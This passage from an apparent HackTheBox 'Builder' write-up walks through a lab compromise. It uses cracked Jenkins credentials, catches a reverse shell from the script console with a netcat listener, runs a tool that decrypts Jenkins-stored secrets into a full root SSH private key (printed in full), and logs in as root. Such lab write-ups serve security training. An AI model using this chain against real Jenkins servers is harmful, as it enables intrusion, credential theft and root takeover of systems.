
Successfully authenticate to Jenkins server with jennifer:princess. More googling reveals that jenkins can execute arbitrary code via the scripting console.
Scripting Reverse Shell

We are able to visit /script with our authenticated user. It accepts groovy script to execute code on the server.

┌──(kali㉿kali)-[~/…/htb/builder/exploit/pre-access]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.230.220] 52780
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
Successfully gained reverse shell on server using the groovy reverse shell from swisskeyrepo.
Privilege Escalation
Credential cracking
./jenk_decrypt -m ./secrets/master.key -s ./secrets/hudson.util.Secret -c credentials.xml -o json
[
  {
    "id": "1",
    "privateKey": "-----BEGIN OPENSSH PRIVATE KEY-----\n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\n-----END OPENSSH PRIVATE KEY-----",
    "scope": "GLOBAL",
    "username": "root"
  }
]
We find the credentials.xml file that we enumerated with the LFI vulnerability earlier. Found POC That will take this file along with $JENKINS_HOME/secrets/master.key and $JENKINS_HOME/secrets/hudson.util.Secret to decrypt the ssh key that we discovered. You can see from the entry it's for the username root. Hopefully it's root on our system directly.
┌──(kali㉿kali)-[~/CTF/HTB/builder/exploit]
└─$ ssh -i root_rsa root@builder.htb
The authenticity of host 'builder.htb (10.129.230.220)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:50: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'builder.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Aug 16 08:00:51 PM UTC 2026

  System load:              0.0
  Usage of /:               66.4% of 5.81GB
  Memory usage:             27%
  Swap usage:               0%
  Processes:                216
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.129.230.220
  IPv6 address for eth0:    dead:beef::a0de:adff:fe4a:ab0b


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~#
We successfully authenticate to the server with the RSA key as root. pwned.
Takeaways
- Be sure to read all applicable docs for the service you're enumerating and attacking
- Sometimes when you're researching how to get shell access on the system, you don't need to frame it from an attacker mindset. Sometimes the exploit is a feature (i.e. scripting in Jenkins)
- If you find a relevant CVE (i.e. Jenkins Decryptor) and it's not working, it might be because your input files, local environment/settings might not be correct. Save exploits like those for once you're on the system if this ends up happening again.